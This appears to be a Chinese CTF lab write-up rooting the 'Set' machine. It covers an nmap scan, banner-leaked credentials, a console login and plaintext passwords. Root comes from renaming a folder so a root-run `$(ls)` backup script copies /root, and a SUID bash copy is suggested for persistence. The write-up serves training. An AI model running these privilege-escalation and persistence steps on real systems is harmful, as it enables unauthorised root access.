
群友靶机-Set

信息收集


```
# Nmap 7.95 scan initiated Thu Dec 18 02:53:37 2025 as: /usr/lib/nmap/nmap -p- -oA ports 10.0.2.4
Nmap scan report for 10.0.2.4
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9090/tcp open  zeus-admin
MAC Address: 08:00:27:96:20:87 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

# Nmap done at Thu Dec 18 02:53:48 2025 -- 1 IP address (1 host up) scanned in 10.74 seconds
```

80端口有一些用户的备份文件夹 不过扫不到东西




9090是一个终端登录界面 不过我们并没有凭据 只有三个用户名



尝试和22交互 banner返回了一组凭据 `test:test`

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/set]
└─$ ssh root@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is: SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
-----use test:test to login-----
----- OpenSSH  Server Down -----
root@10.0.2.6's password:
```

直接ssh是上不去的 转回刚刚发现的9090登录 成功拿到用户 `test` 的shell



获得shell后 在backup/root文件夹下发现了 `user1` 的密码


```
test@Set:/var/www/html/backup/root$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root  2 Dec 16 07:31 index.html
-rw-r--r-- 1 root root 21 Dec 16 07:51 user1_system_password.txt
test@Set:/var/www/html/backup/root$ cat us
cat user1_system_password.txt
0I8jV88cyzevAH5KA4ct
test@Set:/var/www/html/backup/user1$ su user1
su user1
Password: 0I8jV88cyzevAH5KA4ct

user1@Set:/var/www/html/backup/user1$ id
id
uid=1001(user1) gid=1001(user1) groups=1001(user1)
```

以及在backup/user1下发现了webshell 是以www-data身份运行的

```
user1@Set:/var/www/html/backup/user1$ ls -la
ls -la
total 32
drwxr-xr-x 2 root root  4096 Dec 16 07:33 .
drwxr-xr-x 5 root root  4096 Dec 16 05:11 ..
-rw-r--r-- 1 root root 20321 Dec 16 07:32 i3xFNqpty2xyRWw1PAH6_shell.php
```

```
-rw-r--r-- 1 root root     2 Dec 16 07:32 index.html
```



同时在/opt下面发现了一个脚本 会把/var/www/html下的文件夹通过`ls`列举出来 并复制到/tmp/ 下

```
user1@Set:/opt$ ls -la
ls -la
total 16
drwxr-xr-x  2 root root 4096 Dec 16 07:57 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
-rwxr-xr-x  1 root root  620 Dec 16 07:47 dsz.sh
-rw-r--r--  1 root root   66 Dec 16 07:57 test.txt
user1@Set:/opt$ cat t
cat test.txt
-----use test:test to login-----
----- OpenSSH  Server Down -----
user1@Set:/opt$ cat dsz.sh
cat dsz.sh
#!/bin/bash
# author: ll104567
# date: 2025.12.16
# set -e

web_path="/var/www/html"

cd $web_path
backup_file=$(ls)

root_file="$backup_file/root"
user1_file="$backup_file/user1"
user2_file="$backup_file/user2"

[ -d "$root_file" ] && cp -a $root_file /tmp/root && chmod -R 777 /tmp/root
[ $? -eq 0 ] && echo "Plan 1 ok" || echo "Plan 1 failed"
[ -d "$user1_file" ] && cp -a $user1_file /tmp/user1 && chmod -R 777 /tmp/user1
[ $? -eq 0 ] && echo "Plan 2 ok" || echo "Plan 2 failed"
```

```
[ -d "$user2_file" ] && cp -a $user2_file /tmp/user2 && chmod -R 777 /tmp/user2
[ $? -eq 0 ] && echo "Plan 3 ok" || echo "Plan 3 failed"
```

注意到 /var/www/html的属主是www-data

```
ls -la /var/www/html
total 12
drwxr-xr-x 3 www-data www-data 4096 Dec 16 07:47 .
drwxr-xr-x 3 root     root     4096 Apr  4  2025 ..
drwxr-xr-x 5 root     root     4096 Dec 16 05:11 backup
```

这意味着 我们可以随意更改文件夹的名称 结合

- `backup_file=$(ls)`
- `root_file="$backup_file/root"`
- `cp -a $root_file /tmp/root && chmod -R 777 /tmp/root`

我们只需让 `$(ls)` 的结果为空 就能使脚本复制 `/root` 到 `/tmp/root/root` 下

```
user1@Set:/tmp$ ls -al
ls -al
total 68
drwxrwxrwt 17 root root 4096 Dec 18 06:46 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
drwxrwxrwt  2 root root 4096 Dec 18 06:33 .font-unix
drwxrwxrwt  2 root root 4096 Dec 18 06:33 .ICE-unix
drwxrwxrwx  3 root root 4096 Dec 18 06:35 root
drwx------  2 test test 4096 Dec 18 06:36 ssh-59bFYiOck1eq
drwx------  3 root root 4096 Dec 18 06:33 systemd-private-
c0edc8336c3a4f2d8231f19b0075f648-apache2.service-HU7Tpi
drwx------  3 root root 4096 Dec 18 06:34 systemd-private-
c0edc8336c3a4f2d8231f19b0075f648-cockpit.service-CQQqNg
drwx------  3 root root 4096 Dec 18 06:33 systemd-private-
c0edc8336c3a4f2d8231f19b0075f648-ModemManager.service-1uKllf
drwx------  3 root root 4096 Dec 18 06:33 systemd-private-
c0edc8336c3a4f2d8231f19b0075f648-systemd-logind.service-1ZSoii
drwx------  3 root root 4096 Dec 18 06:36 systemd-private-
c0edc8336c3a4f2d8231f19b0075f648-systemd-timedated.service-YsLkpi
drwx------  3 root root 4096 Dec 18 06:33 systemd-private-
c0edc8336c3a4f2d8231f19b0075f648-systemd-timesyncd.service-PHfRpg
drwxrwxrwt  2 root root 4096 Dec 18 06:33 .Test-unix
drwxrwxrwx  3 root root 4096 Dec 18 06:35 user1
drwxrwxrwx  3 root root 4096 Dec 18 06:35 user2
drwxrwxrwt  2 root root 4096 Dec 18 06:33 .X11-unix
drwxrwxrwt  2 root root 4096 Dec 18 06:33 .XIM-unix
user1@Set:/tmp$ date
date
Thu 18 Dec 2025 06:48:00 AM EST
```

同时 观察 `/tmp` 下的文件夹属主为root 且修改时间较近 不难推测该脚本以root自动运行

将`backup`文件夹重命名为' '（注意 最好提前复制一份带www-data的suid bash 比如你可以先用用户`user1` chmod 777 /home/user1 然后用www-data cp /bin/bash .
chmod +s ./bash 这样你可以用user1随时切换到www-data 一旦修改文件夹位置 你会失去在浏览器的shell）

```
www-data@Set:…/backup/user1# cd /var/www/html


www-data@Set:…/www/html# ls -al
total 12
drwxr-xr-x 3 www-data www-data 4096 Dec 16 07:47 .
drwxr-xr-x 3 root     root     4096 Apr  4  2025 ..
drwxr-xr-x 5 root     root     4096 Dec 16 05:11 backup

www-data@Set:…/www/html# mv backup ' '
```

```
user1@Set:/var/www/html$ ls -al
ls -al
total 12
drwxr-xr-x 5 root     root     4096 Dec 16 05:11 ' '
drwxr-xr-x 3 www-data www-data 4096 Dec 18 06:50  .
drwxr-xr-x 3 root     root     4096 Apr  4  2025  ..
```

我们也可以验证一下

```
user1@Set:/var/www/html$ backup_file=$(ls)
backup_file=$(ls)
user1@Set:/var/www/html$ root_file="$backup_file/root"
root_file="$backup_file/root"
user1@Set:/var/www/html$ echo $root_file
echo $root_file
/root
```


最后拿到root密码 结束

```
user1@Set:/var/www/html$ cd /tmp/root/root
cd /tmp/root/root
user1@Set:/tmp/root/root$ ls -la
ls -la
total 56
drwxrwxrwx 6 root root 4096 Dec 16 07:57 .
drwxrwxrwx 3 root root 4096 Dec 18 06:35 ..
lrwxrwxrwx 1 root root    9 Mar 18  2025 .bash_history -> /dev/null
-rwxrwxrwx 1 root root  570 Jan 31  2010 .bashrc
drwxrwxrwx 4 root root 4096 Apr  4  2025 .cache
drwxrwxrwx 3 root root 4096 Apr  4  2025 .gnupg
-rwxrwxrwx 1 root root    2 Dec 16 07:31 index.html
drwxrwxrwx 3 root root 4096 Mar 18  2025 .local
-rwxrwxrwx 1 root root  148 Aug 17  2015 .profile
```

```
-rwxrwxrwx 1 root root   21 Dec 16 04:59 rootpass.bak
-rwxrwxrwx 1 root root   44 Dec 16 05:02 root.txt
-rwxrwxrwx 1 root root   66 Dec 16 07:49 .selected_editor
drwxrwxrwx 2 root root 4096 Apr  4  2025 .ssh
-rwxrwxrwx 1 root root   21 Dec 16 07:51 user1_system_password.txt
-rwxrwxrwx 1 root root 1840 Dec 16 07:57 .viminfo
user1@Set:/tmp/root/root$ cat rootpass.bak
cat rootpass.bak
QK1emfs2oYtFisVLc096
user1@Set:/tmp/root/root$ su root
su root
Password: QK1emfs2oYtFisVLc096

root@Set:/tmp/root/root# id
id
uid=0(root) gid=0(root) groups=0(root)
```

当然''只是方法之一 核心思路就是让 `$root_file` =/root
我们也可以利用 `ls` 忽略隐藏文件的特性 将文件夹命名为 `.maze-sec`




```
user1@Set:/var/www/html$ ls -al
ls -al
total 12
drwxr-xr-x 3 www-data www-data 4096 Dec 18 07:01 .
drwxr-xr-x 3 root     root     4096 Apr  4  2025 ..
drwxr-xr-x 5 root     root     4096 Dec 16 05:11 .maze-sec
user1@Set:/var/www/html$ backup_file=$(ls)
backup_file=$(ls)
user1@Set:/var/www/html$ root_file="$backup_file/root"
root_file="$backup_file/root"
user1@Set:/var/www/html$ echo $root_file
echo $root_file
/root
```

```
user1@Set:/tmp/root/root$ cat rootpass.bak
cat rootpass.bak
QK1emfs2oYtFisVLc096
user1@Set:/tmp/root/root$ su root
su root
Password: QK1emfs2oYtFisVLc096
```

```
root@Set:/tmp/root/root# id
id
uid=0(root) gid=0(root) groups=0(root)
```

结束